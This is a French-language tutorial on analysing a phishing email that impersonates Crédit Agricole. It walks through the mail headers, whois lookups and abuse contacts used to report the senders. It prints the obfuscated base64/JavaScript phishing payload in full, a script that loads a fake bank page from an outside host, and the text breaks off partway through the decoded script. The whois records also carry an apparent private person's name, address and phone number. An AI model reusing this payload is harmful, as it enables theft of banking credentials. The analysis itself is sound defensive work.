
COMBATTRE LE PHISHING !!!

(ou du moins : retrouver l'émetteur, la cible, la source,... et le signaler.)

Table des matières


A. Le SPAM



NE CLIQUEZ JAMAIS SUR UN LIEN DIRECTEMENT !!!

SI VOUS VOULEZ VISIONNER UN SITE DOUTEUX, COPIEZ LE LIEN ET UTILISEZ OBLIGATOIREMENT UN OS SÉCURISÉ (TYPE LINUX), OU AU MINIMUM UN NAVIGATEUR INTERNET (FURETEUR) EN MODE « NAVIGATION PRIVÉE » !

B. Le Phishing (exemple Crédit Agricole)



NE SAISISSEZ PAS VOTRE CODE PERSONNEL !!!

(CELA PARAÎT PEUT-ÊTRE IDIOT DE LE RAPPELER, MAIS DANS LE DOUTE…)

C. Entêtes du SPAM

```
From - Thu Jun 23 09:49:37 2016
X-Account-Key: account69
X-UIDL: 6220.XJZLNV6W3bAifgjwJAjVeHNhIE8=
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
X-Mozilla-Keys:
Return-Path: www-data@123pneus.fr
Received: from zimbra80-e14.priv.proxad.net (LHLO
 zimbra80-e14.priv.proxad.net) (172.20.243.231) by
 zimbra80-e14.priv.proxad.net with LMTP; Thu, 23 Jun 2016 09:48:39 +0200
 (CEST)
Received: from 123pneus.fr (mx25-g26.priv.proxad.net [172.20.243.95])
        by zimbra80-e14.priv.proxad.net (Postfix) with ESMTP id 42A032A8D1
        for <xxxxxxxxx@free.fr>; Thu, 23 Jun 2016 09:48:39 +0200 (CEST)
Received: from 123pneus.fr ([185.87.186.74])
        by mx1-g20.free.fr (MXproxy) for xxxxxxxxx@free.fr;
        Thu, 23 Jun 2016 09:48:39 +0200 (CEST)
X-ProXaD-SC: state=HAM score=0
Received: by 123pneus.fr (Postfix, from userid 33)
        id 2D13A203AE7; Thu, 23 Jun 2016 09:46:17 +0200 (CEST)
To: xxxxxxxxx@free.fr
Subject: Æ‡RÃ‰DIÆ¬-AGRICOâ…¬E
X-PHP-Originating-Script: 0:nb.php
MIME-Version: 1.0
Content-type: text/html; charset=iso-8859-1
From: Support <aa@123pneus.fr>
Message-Id: <20160623074617.2D13A203AE7@123pneus.fr>
Date: Thu, 23 Jun 2016 09:46:17 +0200 (CEST)
```

*(le NDD **123pneus.fr** est ici usurpé pour tromper les anti-spams !)*

D. Whois de l’émetteur

% Abuse contact for '185.87.184.0 - 185.87.187.255' is 'abuse@pcextreme.nl'

```
inetnum:        185.87.184.0 - 185.87.187.255
netname:        NL-PCEXTREME-20150212
country:        NL
org:            ORG-PB23-RIPE
admin-c:        PB8076-RIPE
tech-c:         PB8076-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
mnt-lower:      PCEXTREME-MNT
mnt-routes:     PCEXTREME-MNT
created:        2015-04-01T14:36:39Z
last-modified:  2016-04-14T09:45:06Z
source:         RIPE
organisation:   ORG-PB23-RIPE
org-name:       PCextreme B.V.
org-type:       LIR
address:        Park Veldzigt 31
address:        4336 DR
address:        Middelburg
address:        NETHERLANDS
phone:          +31205060110
fax-no:         +31205060111
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        PCEXTREME-MNT
mnt-by:         RIPE-NCC-HM-MNT
created:        2007-11-15T06:11:12Z
last-modified:  2015-06-18T12:22:03Z
source:         RIPE # Filtered
role:           PCextreme BV
address:        Londensekaai 1
address:        4331JG Middelburg
address:        The Netherlands
abuse-mailbox:  abuse@pcextreme.nl
admin-c:        TdL35-RIPE
tech-c:         TdL35-RIPE
nic-hdl:        PB8076-RIPE
mnt-by:         PCEXTREME-MNT
created:        2007-03-22T22:51:48Z
last-modified:  2009-04-13T18:58:58Z
source:         RIPE # Filtered
% Information related to '185.87.186.0/23AS48635'
route:          185.87.186.0/23
descr:          PCextreme B.V. - Route
origin:         AS48635
mnt-by:         MNT-PCEXTREME
created:        2016-02-16T11:41:22Z
last-modified:  2016-02-16T11:41:22Z
source:         RIPE
```

E. Whois du 1er lien

http://nwsoervicen.com/

Domain Name: NWSOERVICEN.COM from sfwebfor.tucows.com (64.99.64.32)	
Domain ID: 2037045434_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.tucows.com Registrar URL: http://tucowsdomains.com Updated Date: 2016-06-23T03:20:55Z Creation Date: 2016-06-23T03:20:55Z Registrar Registration Expiration Date: 2017-06-23T03:20:55Z Sponsoring Registrar: TUCOWS, INC. Sponsoring Registrar IANA ID: 69 Registrar Abuse Contact Email: domainabuse@tucows.com Registrar Abuse Contact Phone: +1.4165350123 Reseller: DomainsNext.com Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Registry Registrant ID: Registrant Name: Maryse Montraot Registrant Organization: Maryse Registrant Street: 3 rue jules Legrand Registrant City: Lorient Registrant State/Province: Lorient Registrant Postal Code: 56100 Registrant Country: FR Registrant Phone: +33.297852314 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: d530smith4@se3curity.com Registry Admin ID: Admin Name: Maryse Montraot Admin Organization: Maryse Admin Street: 3 rue jules Legrand Admin City: Lorient Admin State/Province: Lorient Admin Postal Code: 56100	Admin Country: FR Admin Phone: +33.297852314 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: d530smith4@se3curity.com Registry Tech ID: Tech Name: Mansour Elseify Tech Organization: DomainsNext.com Tech Street: Orange County NA NA Tech City: Orange County Tech State/Province: CA Tech Postal Code: 92651 Tech Country: US Tech Phone: +1.9494979623 Tech Phone Ext: Tech Fax: +1.9496138447 Tech Fax Ext: Tech Email: Sales@DomainsNext.com Name Server: NS1.SHOPCO.COM Name Server: NS2.SHOPCO.COM Name Server: NS3.SHOPCO.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2016-06-23T03:20:55Z <<< "For more information on Whois status codes, please visit https://icann.org/epp" Registration Service Provider: DomainsNext.com, Support@DomainsNext.com 9494979623 http://www.domainsnext.com You should contact DomainsNext.com for domain login/passwords, DNS/Nameserver changes, and general domain tech support questions.


F. Hébergeur du site

NetRange: 64.98.0.0 - 64.99.255.255 CIDR: 64.98.0.0/15 NetName: TUCOWS-BLK2 NetHandle: NET-64-98-0-0-1 Parent: NET64 (NET-64-0-0-0-0) NetType: Direct Allocation OriginAS: AS15348, AS32491, AS394308 Organization: Tucows.com Co. (TUCOW) RegDate: 2000-05-18 Updated: 2015-08-06 Ref: https://whois.arin.net/rest/net/NET-64-98-0-0-1 OrgName: Tucows.com Co. OrgId: TUCOW Address: 96 Mowat Avenue City: Toronto StateProv: ON PostalCode: M6K-3M1 Country: CA RegDate: 2006-02-07 Updated: 2014-11-21 Ref: https://whois.arin.net/rest/org/TUCOW	OrgAbuseHandle: AST147-ARIN OrgAbuseName: Abuse Security Team OrgAbusePhone: +1-416-535-0123 OrgAbuseEmail: **arin-abuse@tucows.com** OrgAbuseRef: https://whois.arin.net/rest/poc/AST147-ARIN OrgTechHandle: NOC2038-ARIN OrgTechName: Network Operations Center OrgTechPhone: +1-416-535-0123 OrgTechEmail: arin-maint@tucows.com OrgTechRef: https://whois.arin.net/rest/poc/NOC2038-ARIN # # ARIN WHOIS data and services are subject to the Terms of Use # available at: https://www.arin.net/whois_tou.html # # If you see inaccuracies in the results, please report at # https://www.arin.net/public/whoisinaccuracy/index.xhtml #

G. Lien affiché dans le fureteur

data:text/html;https://www.credit-
agricole.fr/compte/espace;**base64**,PFNjcmlwdCBMYW5ndWFnZT0nSmF2YXNjcmlwdCc+DQo8IS0tINiq2LTZgdmK2LEgQW0zUmVmaC5Db20gLS0+DQo8IS0t
DQpkb2N1bWVudC53cml0ZSh1bmVzY2FwZSgnJTNDJTY4JTc0JTZEJTZDJTNFJTNDJTY4JTY1JTYxJTY0JTNFJTNDJTJGJTY4JTY1JTYxJTY0JTNFJTNDJ
TYyJTZGJTY0JTc5JTNFJTBBJTA5JTNDJTc0JTY5JTc0JTZDJTY1JTNFJTQzJTcyJUU5JTY0JTY5JTc0JTIwJTQxJTY3JTcyJTY5JTYzJTZGJTZDJTY1JTIwJTJ
EJTIwJTQyJTYxJTZFJTcxJTc1JTY1JTIwJTY1JTc0JTIwJTYxJTczJTczJTc1JTcyJTYxJTZFJTYzJTY1JTczJTNDJTJGJTc0JTY5JTc0JTZDJTY1JTNFJTBBJTBBJT
A5JTA5JTNDJTZDJTY5JTZFJTZCJTIwJTcyJTY1JTZDJTNEJTIyJTczJTY4JTZGJTcyJTc0JTYzJTc1JTc0JTIwJTY5JTYzJTZGJTZFJTIyJTIwJTc0JTc5JTcwJTY1
JTNEJTIyJTY5JTZEJTYxJTY3JTY1JTJGJTc4JTJEJTY5JTYzJTZGJTZFJTIyJTIwJTY4JTcyJTY1JTY2JTNEJTIyJTY4JTc0JTc0JTcwJTczJTNBJTJGJTJGJTc3JTc
3JTc3JTJFJTYzJTcyJTY1JTY0JTY5JTc0JTJEJTYxJTY3JTcyJTY5JTYzJTZGJTZDJTY1JTJFJTY2JTcyJTJGJTczJTcxJTc1JTY1JTZDJTY1JTc0JTc0JTY1JTczJTJ
GJTY5JTZEJTYxJTY3JTY1JTczJTJGJTY2JTYxJTc2JTY5JTYzJTZGJTZFJTJFJTY3JTY5JTY2JTIyJTNFJTBBJTBBJTNDJTZEJTY1JTc0JTYxJTIwJTYzJTY4J
TYxJTcyJTczJTY1JTc0JTNEJTIyJTc1JTc0JTY2JTJEJTM4JTIyJTNFJTBBJTBBJTNDJTZEJTY1JTc0JTYxJTIwJTY4JTc0JTc0JTcwJTJEJTY1JTcxJTc1JTY5JTc2J
TNEJTIyJTU4JTJEJTU1JTQxJTJEJTQzJTZGJTZEJTcwJTYxJTc0JTY5JTYyJTZDJTY1JTIyJTIwJTYzJTZGJTZFJTc0JTY1JTZFJTc0JTNEJTIyJTQ5JTQ1JTNEJ
TQ1JTZEJTc1JTZDJTYxJTc0JTY1JTQ5JTQ1JTM3JTIyJTNFJTBBJTBBJTBBJTNDJTZEJTY1JTc0JTYxJTIwJTY4JTc0JTc0JTcwJTJEJTY1JTcxJTc1JTY5JTc2J
TNEJTIyJTQzJTZGJTZFJTc0JTY1JTZFJTc0JTJEJTU0JTc5JTcwJTY1JTIyJTIwJTYzJTZGJTZFJTc0JTY1JTZFJTc0JTNEJTIyJTc0JTY1JTc4JTc0JTJGJTY4JTc0J
TZEJTZDJTNCJTIwJTYzJTY4JTYxJTcyJTczJTY1JTc0JTNEJTU1JTU0JTQ2JTJEJTM4JTIyJTNFJTBBJTIwJTNDJTczJTc0JTc5JTZDJTY1JTNFJTBBJTIwJTIwJ
TdCJTZEJTYxJTcyJTY3JTY5JTZFJTNBJTMwJTNCJTcwJTYxJTY0JTY0JTY5JTZFJTY3JTNBJTMwJTNCJTdEJTBBJTY4JTc0JTZEJTZDJTJDJTBBJTYyJTZ
GJTY0JTc5JTIwJTIwJTIwJTIwJTdCJTY4JTY1JTY5JTY3JTY4JTc0JTNBJTMxJTMwJTMwJTI1JTNCJTIwJTIwJTc3JTY5JTY0JTc0JTY4JTNBJTMxJTMwJTM
wJTI1JTNCJTIwJTZGJTc2JTY1JTcyJTY2JTZDJTZGJTc3JTNBJTY4JTY5JTY0JTY0JTY1JTZFJTNCJTdEJTBBJTc0JTYxJTYyJTZDJTY1JTIwJTIwJTdCJTY4J
TY1JTY5JTY3JTY4JTc0JTNBJTMxJTMwJTMwJTI1JTNCJTIwJTIwJTc3JTY5JTY0JTc0JTY4JTNBJTMxJTMwJTMwJTI1JTNCJTIwJTc0JTYxJTYyJTZDJTY1
JTJEJTZDJTYxJTc5JTZGJTc1JTc0JTNBJTczJTc0JTYxJTc0JTY5JTYzJTNCJTBBJTYyJTZGJTcyJTY0JTY1JTcyJTJEJTYzJTZGJTZDJTZDJTYxJTcwJTczJTY1J
TNBJTYzJTZGJTZDJTZDJTYxJTcwJTczJTY1JTNCJTdEJTBBJTY5JTY2JTcyJTYxJTZEJTY1JTIwJTIwJTdCJTY2JTZDJTZGJTYxJTc0JTNBJTZDJTY1JTY2J
Tc0JTNCJTIwJTY4JTY1JTY5JTY3JTY4JTc0JTNBJTMxJTMwJTMwJTI1JTNCJTIwJTc3JTY5JTY0JTc0JTY4JTNBJTMxJTMwJTMwJTI1JTNCJTdEJTBBJTJFJ
TY4JTY1JTYxJTY0JTY1JTcyJTIwJTdCJTYyJTZGJTcyJTY0JTY1JTcyJTJEJTYyJTZGJTc0JTc0JTZGJTZEJTNBJTMxJTcwJTc4JTIwJTczJTZGJTZDJTY5JTY0J
TIwJTIzJTMwJTMwJTMwJTdEJTBBJTJFJTYzJTZGJTZFJTc0JTY1JTZFJTc0JTIwJTdCJTY4JTY1JTY5JTY3JTY4JTc0JTNBJTMxJTMwJTMwJTI1JTNCJTdEJ
TBBJTNDJTJGJTczJTc0JTc5JTZDJTY1JTNFJTBBJTBBJTBBJTIwJTIwJTIwJTBBJTIwJTIwJTIwJTIwJTIwJTIwJTNDJTY5JTY2JTcyJTYxJTZEJTY1JTIwJTczJ
TcyJTYzJTNEJTIyJTY4JTc0JTc0JTcwJTNBJTJGJTJGJTc3JTc3JTc3JTJFJTYyJTY1JTczJTc0JTJEJTY0JTZGJTc1JTYzJTc1JTZEJTY1JTZFJTc0JTJFJTYzJTcyJT
Y1JTY2JTcyJTY5JTY3JTY1JTcyJTYxJTc0JTZGJTcyJTJFJTYzJTZGJTZEJTJGJTc3JTcwJTJEJTY5JTZFJTYzJTZDJTc1JTY0JTY1JTczJTJGJTYxJTYxJTJGJTIy
JTIwJTY2JTcyJTYxJTZEJTY1JTYyJTZGJTcyJTY0JTY1JTcyJTNEJTIyJTMwJTIyJTNFJTNDJTJGJTY5JTY2JTcyJTYxJTZEJTY1JTNFJTBBJTA5JTIwJTIwJTB
BJTNDJTJGJTYyJTZGJTY0JTc5JTNFJTNDJTJGJTY4JTc0JTZEJTZDJTNFJykpOw0KLy8tLT4NCjwvU2NyaXB0Pg==

H. Decode Base64




https://www.base64decode.org/

I. l’HTML codé

```
<Script Language='Javascript'>
<!-- تشفير Am3Refh.Com -->
<!--
document.write(unescape('%3C%68%74%6D%6C%3E%3C%68%65%61%64%3E%3C%2F%68%65%61%64%3E%3C%62%6F%64%79%3E%0A
%09%3C%74%69%74%6C%65%3E%43%72%E9%64%69%74%20%41%67%72%69%63%6F%6C%65%20%2D%20%42%61%6E
%71%75%65%20%65%74%20%61%73%73%75%72%61%6E%63%65%73%3C%2F%74%69%74%6C%65%3E%0A%0A%09%09%3C%6C%69%6E%6B
%20%72%65%6C%3D%22%73%68%6F%72%74%63%75%74%20%69%63%6F%6E%22%20%74%79%70%65%3D%22%69%6D%61%67%65%2F%78%2D
%69%63%6F%6E%22%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%77%77%77%2E%63%72%65%64%69%74%2D
%61%67%72%69%63%6F%6C%65%2E%66%72%2F%73%71%75%65%6C%65%74%74%65%73%2F%69%6D%61%67%65%73%2F
